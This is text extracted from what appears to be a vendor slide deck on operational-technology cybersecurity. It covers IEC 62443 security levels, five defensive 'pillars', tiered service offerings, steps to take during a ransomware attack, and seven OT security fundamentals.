
IEC62443-2-4



Most Organizations should aim for Security Level 3.

How do I defend myself and my organization?

- Conduct Regular **Cybersecurity Assessments**
- **Segment your OT network** from your IT network using a “Demilitarized Zone” (DMZ)
 - *Critical Assets should not touch the internet!*
- Backup your Data (Automatically) – and **secure your backups!**
- Organize your assets into “zones”
- Store any super critical configurations, source codes, etc.
- Just like a fire drill, **practice your cyber response plan.**
- Training, training, training! (Job Specific)
- Use **at least one** tool from each “Cybersecurity Pillar,” and *keep them up to date.*



5 Key Pillars of Operational Cybersecurity



Identify

- Audits/Assessments
- Gap Analysis
- Penetration Testing
- Asset Inventory



Permit

- Authentication, Authorization, Accounting
- Multi-Factor Authentication
- Network Segmentation
- Secure Remote Access
- Physical Security



Protect

- Endpoint protection, anti-malware,
- DLP, HIPS, whitelisting
- Removeable Media Control
- Patch Management



Detect

- Security Information & Event Management (SIEM)
- Network performance monitoring
- Anomaly Detection
- Intrusion Detection (IPDS)




Respond

- Backup / Disaster Recovery
- Forensics
- Incident Response

Which components are right for **you**?

Remember the IEC 62443 Security Levels?

IEC62443-2-4



Most Organizations should aim for Security Level 3.

The Solution: Focus on the fundamentals

(Standardized) tactical approach to improving security posture.

	<div>Core (SL 1)</div> <div>Cybersecurity Risk Assessment</div>	<div>Enhanced (SL 2)</div> <div>Cybersecurity Risk Assessment</div>	<div>Optimized (SL3+)</div> <div>Cybersecurity Risk Assessment</div>
Hardware	<ul style="list-style-type: none">Optional	<ul style="list-style-type: none">Optional	<ul style="list-style-type: none">Optional
Software	<ul style="list-style-type: none">Endpoint protectionPatch ManagementBackup & RecoveryAuthentication/AuthorizationSecure Remote Access (enabler)	<ul style="list-style-type: none">Anomaly Detection + Asset InventoryMulti-factor AuthenticationEvent/log collection and correlation (SIEM plug-in)Network Performance Monitoring	<ul style="list-style-type: none">Threat IntelligenceVulnerability managementIncident ResponseManaged Service Platform
Service	<ul style="list-style-type: none">Delivery, maintenance, monitoringSystem Hardening (Optional)*Network Segmentation (Optional)*	<ul style="list-style-type: none">Delivery, maintenance, monitoringCustom Consulting Services	<ul style="list-style-type: none">Continuous managed servicesDelivery, maintenance, monitoringPen testing (Optional)Incident response tabletop exercises

* optional if already completed

What to do DURING a Ransomware Attack:

Ransomware can spread very quickly, so fast, calm, organized action is critical.

1. Isolate the Affected Device
2. Stop the Spread
3. Assess the Damages
4. Locate Patient Zero
5. Report the Incident to Authorities
6. Check your Backups
7. Evaluate your Decryption Options
8. Learn, and Move On



“Should we just pay the ransom?”

Not necessarily! Many times, paying the ransom makes you a repeat target.

In Summary – Your Pathway to Cyber Confidence

- Utilize your Standards

IEC 62443, NIST, NERC provide high level guidance and goals

- Train and enforce a cyber secure culture

Go beyond the mandated minimum – role-based cybersecurity workshops

- 7 OT Cybersecurity Fundamentals

- Perform Asset Inventories
- Perform Risk Assessments
- Minimize Control System Exposure
- Enforce User Access Controls
- Safeguard from Unauthorized Physical Access
- Install Independent Cyber-Physical Safety Systems
- Embrace Vulnerability Management

- It's okay to ask for help

Seek insights and support from vendors and managed security services



Life Is On

